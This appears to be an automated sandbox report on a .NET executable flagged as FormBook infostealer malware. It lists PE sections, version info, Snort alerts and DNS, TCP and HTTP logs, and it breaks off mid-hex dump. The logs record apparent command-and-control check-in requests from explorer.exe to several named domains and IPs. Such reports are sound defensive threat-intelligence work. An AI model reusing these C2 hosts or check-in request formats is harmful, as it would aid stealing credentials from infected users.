add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc0d38	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc2000	0x60c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbed90	0xbee00	False	0.674781024885	data	7.22890252229	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc2000	0x60c	0x800	False	0.3271484375	data	3.42876549124	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc4000	0xc	0x200	False	0.041015625	data	0.0776331623432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xc2090	0x37c	data		
RT_MANIFEST	0xc241c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2011
Assembly Version	1.0.0.0
InternalName	ServerObjectTerminatorSink.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	FileReplacement


Description	Data
ProductVersion	1.0.0.0
FileDescription	FileReplacement
OriginalFilename	ServerObjectTerminatorSink.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:59:40.823686	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49745	34.102.136.180	192.168.2.3
01/13/21-22:00:22.935166	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.3	103.29.215.252
01/13/21-22:00:22.935166	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.3	103.29.215.252
01/13/21-22:00:22.935166	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.3	103.29.215.252
01/13/21-22:00:43.833502	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.3	52.128.23.153
01/13/21-22:00:43.833502	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.3	52.128.23.153
01/13/21-22:00:43.833502	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.3	52.128.23.153

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:59:19.764673948 CET	49744	80	192.168.2.3	118.27.99.91
Jan 13, 2021 21:59:20.062277079 CET	80	49744	118.27.99.91	192.168.2.3
Jan 13, 2021 21:59:20.065541029 CET	49744	80	192.168.2.3	118.27.99.91
Jan 13, 2021 21:59:20.065716028 CET	49744	80	192.168.2.3	118.27.99.91
Jan 13, 2021 21:59:20.363244057 CET	80	49744	118.27.99.91	192.168.2.3
Jan 13, 2021 21:59:20.363631010 CET	80	49744	118.27.99.91	192.168.2.3
Jan 13, 2021 21:59:20.363652945 CET	80	49744	118.27.99.91	192.168.2.3
Jan 13, 2021 21:59:20.363843918 CET	49744	80	192.168.2.3	118.27.99.91
Jan 13, 2021 21:59:20.363879919 CET	49744	80	192.168.2.3	118.27.99.91
Jan 13, 2021 21:59:20.661537886 CET	80	49744	118.27.99.91	192.168.2.3
Jan 13, 2021 21:59:40.644495964 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:59:40.684381008 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:59:40.684509993 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:59:40.684653044 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:59:40.724306107 CET	80	49745	34.102.136.180	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:59:40.823685884 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:59:40.823740959 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 21:59:40.823908091 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:59:40.823968887 CET	49745	80	192.168.2.3	34.102.136.180
Jan 13, 2021 21:59:40.863786936 CET	80	49745	34.102.136.180	192.168.2.3
Jan 13, 2021 22:00:01.340078115 CET	49748	80	192.168.2.3	69.30.217.211
Jan 13, 2021 22:00:01.499378920 CET	80	49748	69.30.217.211	192.168.2.3
Jan 13, 2021 22:00:01.499552011 CET	49748	80	192.168.2.3	69.30.217.211
Jan 13, 2021 22:00:01.499761105 CET	49748	80	192.168.2.3	69.30.217.211
Jan 13, 2021 22:00:01.658951998 CET	80	49748	69.30.217.211	192.168.2.3
Jan 13, 2021 22:00:01.691947937 CET	80	49748	69.30.217.211	192.168.2.3
Jan 13, 2021 22:00:01.691981077 CET	80	49748	69.30.217.211	192.168.2.3
Jan 13, 2021 22:00:01.691993952 CET	80	49748	69.30.217.211	192.168.2.3
Jan 13, 2021 22:00:01.692003012 CET	80	49748	69.30.217.211	192.168.2.3
Jan 13, 2021 22:00:01.692167997 CET	49748	80	192.168.2.3	69.30.217.211
Jan 13, 2021 22:00:01.692286968 CET	49748	80	192.168.2.3	69.30.217.211
Jan 13, 2021 22:00:22.716034889 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:22.934926987 CET	80	49749	103.29.215.252	192.168.2.3
Jan 13, 2021 22:00:22.935055971 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:22.935165882 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:23.153749943 CET	80	49749	103.29.215.252	192.168.2.3
Jan 13, 2021 22:00:23.431721926 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:23.533673048 CET	80	49749	103.29.215.252	192.168.2.3
Jan 13, 2021 22:00:23.533711910 CET	80	49749	103.29.215.252	192.168.2.3
Jan 13, 2021 22:00:23.533765078 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:23.534135103 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:23.650556087 CET	80	49749	103.29.215.252	192.168.2.3
Jan 13, 2021 22:00:23.652575016 CET	49749	80	192.168.2.3	103.29.215.252
Jan 13, 2021 22:00:43.782654047 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.833174944 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.833359957 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.833502054 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.884052038 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884119034 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884176016 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884228945 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884279966 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884332895 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884383917 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884435892 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.884445906 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884476900 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.884536028 CET	80	49750	52.128.23.153	192.168.2.3
Jan 13, 2021 22:00:43.884541988 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.884649992 CET	49750	80	192.168.2.3	52.128.23.153
Jan 13, 2021 22:00:43.884722948 CET	49750	80	192.168.2.3	52.128.23.153

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:58:04.597759008 CET	58361	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:04.654330015 CET	53	58361	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:26.100498915 CET	63492	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:26.151179075 CET	53	63492	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:28.710925102 CET	60831	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:28.771922112 CET	53	60831	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:29.692300081 CET	60100	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:29.743005991 CET	53	60100	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:30.852941036 CET	53195	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:30.901132107 CET	53	53195	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:31.654427052 CET	50141	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:31.705317020 CET	53	50141	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:32.730218887 CET	53023	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:32.778139114 CET	53	53023	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:58:33.189100981 CET	49563	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:33.247492075 CET	53	49563	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:33.688707113 CET	51352	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:33.736644983 CET	53	51352	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:34.499298096 CET	59349	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:34.547305107 CET	53	59349	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:35.536468029 CET	57084	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:35.584412098 CET	53	57084	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:36.586968899 CET	58823	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:36.634871006 CET	53	58823	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:36.673096895 CET	57568	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:36.721375942 CET	53	57568	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:37.548713923 CET	50540	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:37.599667072 CET	53	50540	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:38.793415070 CET	54366	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:38.841593027 CET	53	54366	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:39.852374077 CET	53034	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:39.900167942 CET	53	53034	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:52.173333883 CET	57762	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:52.231214046 CET	53	57762	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:54.228147030 CET	55435	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:54.276068926 CET	53	55435	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:54.375669003 CET	50713	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:54.426413059 CET	53	50713	8.8.8.8	192.168.2.3
Jan 13, 2021 21:58:55.299812078 CET	56132	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:58:55.371507883 CET	53	56132	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:05.499865055 CET	58987	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:05.556144953 CET	53	58987	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:13.778987885 CET	56579	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:13.839099884 CET	53	56579	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:16.089072943 CET	60633	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:16.153364897 CET	53	60633	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:19.451765060 CET	61292	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:19.759021044 CET	53	61292	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:40.582362890 CET	63619	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:40.643111944 CET	53	63619	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:41.293983936 CET	64938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:41.342092037 CET	53	64938	8.8.8.8	192.168.2.3
Jan 13, 2021 21:59:43.998179913 CET	61946	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:59:44.067198992 CET	53	61946	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:01.014651060 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:01.338017941 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:22.347306967 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:22.714339018 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:43.619170904 CET	56130	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:43.780431032 CET	53	56130	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:52.123898029 CET	56338	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:52.180207968 CET	53	56338	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:52.662022114 CET	59420	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:52.718538046 CET	53	59420	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:53.202836037 CET	58784	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:53.259459972 CET	53	58784	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:53.641834021 CET	63978	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:53.689811945 CET	53	63978	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:54.207439899 CET	62938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:54.258227110 CET	53	62938	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:54.730747938 CET	55708	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:54.787307024 CET	53	55708	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:55.349493027 CET	56803	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:55.406019926 CET	53	56803	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:56.255387068 CET	57145	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:56.303550959 CET	53	57145	8.8.8.8	192.168.2.3
Jan 13, 2021 22:00:56.953993082 CET	55359	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:57.018237114 CET	53	55359	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 22:00:57.418026924 CET	58306	53	192.168.2.3	8.8.8.8
Jan 13, 2021 22:00:57.465905905 CET	53	58306	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:59:19.451765060 CET	192.168.2.3	8.8.8.8	0x92cb	Standard query (0)	www.o-tanemaki.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:59:40.582362890 CET	192.168.2.3	8.8.8.8	0x4542	Standard query (0)	www.idahofallsobituaries.com	A (IP address)	IN (0x0001)
Jan 13, 2021 22:00:01.014651060 CET	192.168.2.3	8.8.8.8	0x155d	Standard query (0)	www.bhscsh.com	A (IP address)	IN (0x0001)
Jan 13, 2021 22:00:22.347306967 CET	192.168.2.3	8.8.8.8	0xcce9	Standard query (0)	www.sheilataman.com	A (IP address)	IN (0x0001)
Jan 13, 2021 22:00:43.619170904 CET	192.168.2.3	8.8.8.8	0x3fd9	Standard query (0)	www.ehealthla.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:59:19.759021044 CET	8.8.8.8	192.168.2.3	0x92cb	No error (0)	www.o-tanemaki.com		118.27.99.91	A (IP address)	IN (0x0001)
Jan 13, 2021 21:59:40.643111944 CET	8.8.8.8	192.168.2.3	0x4542	No error (0)	www.idahofallsobituaries.com	idahofallsobituaries.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:59:40.643111944 CET	8.8.8.8	192.168.2.3	0x4542	No error (0)	idahofallsobituaries.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 22:00:01.338017941 CET	8.8.8.8	192.168.2.3	0x155d	No error (0)	www.bhscsh.com		69.30.217.211	A (IP address)	IN (0x0001)
Jan 13, 2021 22:00:22.714339018 CET	8.8.8.8	192.168.2.3	0xcce9	No error (0)	www.sheilataman.com	sheilataman.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 22:00:22.714339018 CET	8.8.8.8	192.168.2.3	0xcce9	No error (0)	sheilataman.com		103.29.215.252	A (IP address)	IN (0x0001)
Jan 13, 2021 22:00:43.780431032 CET	8.8.8.8	192.168.2.3	0x3fd9	No error (0)	www.ehealthla.com		52.128.23.153	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.o-tanemaki.com
- www.idahofallsobituaries.com
- www.bhscsh.com
- www.sheilataman.com
- www.ehealthla.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49744	118.27.99.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:59:20.065716028 CET	8831	OUT	GET /6bu2/?_FNlYB=UiUikuUm5Gnwa/RC8HfxmFUojYQ87eGtpmlzeqcBYMLKQcnADeoLPEL+PxRUrH62O+cU&qRu=rTvtaraPvhs45 HTTP/1.1 Host: www.o-tanemaki.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:59:20.363631010 CET	8831	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 20:59:20 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.o-tanemaki.com/6bu2/?_FNlYB=UiUikuUm5Gnwa/RC8HfxmFUojYQ87eGtpmlzeqcBYMLKQcnADeoLPEL+PxRUrH62O+cU&qRu=rTvtaraPvhs45 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49745	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:59:40.684653044 CET	8832	OUT	GET /6bu2/?_FNlYB=kQfR6oHqf1829R+dk89CbQkI6JsDf2kbL2dewoZCGSm5OfzNJ+nKnG9aqB78Y+EDmzvg&qRu=rTvtaraPvhs45 HTTP/1.1 Host: www.idahofallsobituaries.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:59:40.823685884 CET	8833	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:59:40 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8399-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49748	69.30.217.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 22:00:01.499761105 CET	8854	OUT	GET /6bu2/?_FNlYB=C+zDmV11Q+D9r33XVeqR5IBXFKX0BTJmu/S+z/bMoWLqgljoX+qokl8zdBgJjJlA7MT1&qRu=rTvtaraPvhs45 HTTP/1.1 Host: www.bhscsh.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 22:00:01.691947937 CET	8855	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 21:00:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Access-Control-Allow-Origin: * Data Raw: 62 64 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0a 09 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e ed 8e 98 ec 9d b4 ec a7 80 eb a5 bc 20 ed 91 9c ec 8b 9c ed 95 a0 20 ec 88 98 20 ec 97 86 ec 8a b5 eb 8b 88 eb 8b a4 2e 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0a 09 09 09 62 6f 64 79 20 7b 0a 09 09 09 09 6d 61 72 67 69 6e 3a 20 30 65 6d 3b 20 63 6f 6c 6f 72 3a 20 72 67 62 28 38 37 2c 20 38 37 2c 20 38 37 29 3b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 eb a7 91 ec 9d 80 20 ea b3 a0 eb 94 95 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 22 76 65 72 64 61 6e 61 22 2c 20 22 61 72 69 61 6c 22 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 20 72 65 70 65 61 74 2d 78 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0a 09 09 09 7d 0a 09 09 09 2e 6d 61 69 6e 43 6f 6e 74 65 6e 74 20 7b 0a 09 09 09 09 77 69 64 74 68 3a 20 37 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 38 30 70 78 3b 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 31 32 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 31 32 30 70 78 3b 0a 09 09 09 7d 0a 09 09 09 2e 74 69 74 6c 65 20 7b 0a 09 09 09 09 63 6f 6c 6f 72 3a 20 72 67 62 28 33 39 2c 20 31 32 30 2c 20 32 33 36 29 3b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 eb a7 91 ec 9d 80 20 ea b3 a0 eb 94 95 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 22 76 65 72 64 61 6e 61 22 2c 20 22 73 73 7a 65 3a 20 33 38 70 74 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 30 70 78 3b 20 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 20 62 6f 74 74 6f 6d 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 09 09 09 7d 0a 09 09 09 2e 65 72 72 6f 72 45 78 70 6c 61 6e 61 74 69 6f 6e 20 7b 0a 09 09 09 09 63 6f 6c 6f 72 3a 20 72 67 62 28 30 2c 20 30 2c 20 30 29 3b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 eb a7 91 ec 9d 80 20 ea b3 a0 eb 94 95 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 22 76 65 72 64 61 6e 61 22 2c 20 22 61 72 69 61 6c 22 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 74 3b 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 09 09 09 7d 0a 09 09 09 2e 74 61 73 6b 53 65 63 74 69 6f 6e 20 7b 0a 09 09 09 09 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 32 30 70 78 3b 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 34 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 09 09 09 7d 0a 09 09 09 2e 74 61 73 6b 73 20 7b 0a 09 09 09 09 63 6f 6c 6f 72 3a 20 72 67 62 28 30 2c 20 30 2c 20 30 29 3b 20 70 61 64 64 69 6e 67 2d 74 6f 70 3a 20 35 70 78 3b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 eb a7 91 ec 9d 80 20 ea b3 a0 eb 94 95 22 2c 20 22 53 65 67 6f 65 20 55 49 22 2c 20 22 76 65 72 64 61 6e 61 22 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 74 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 32 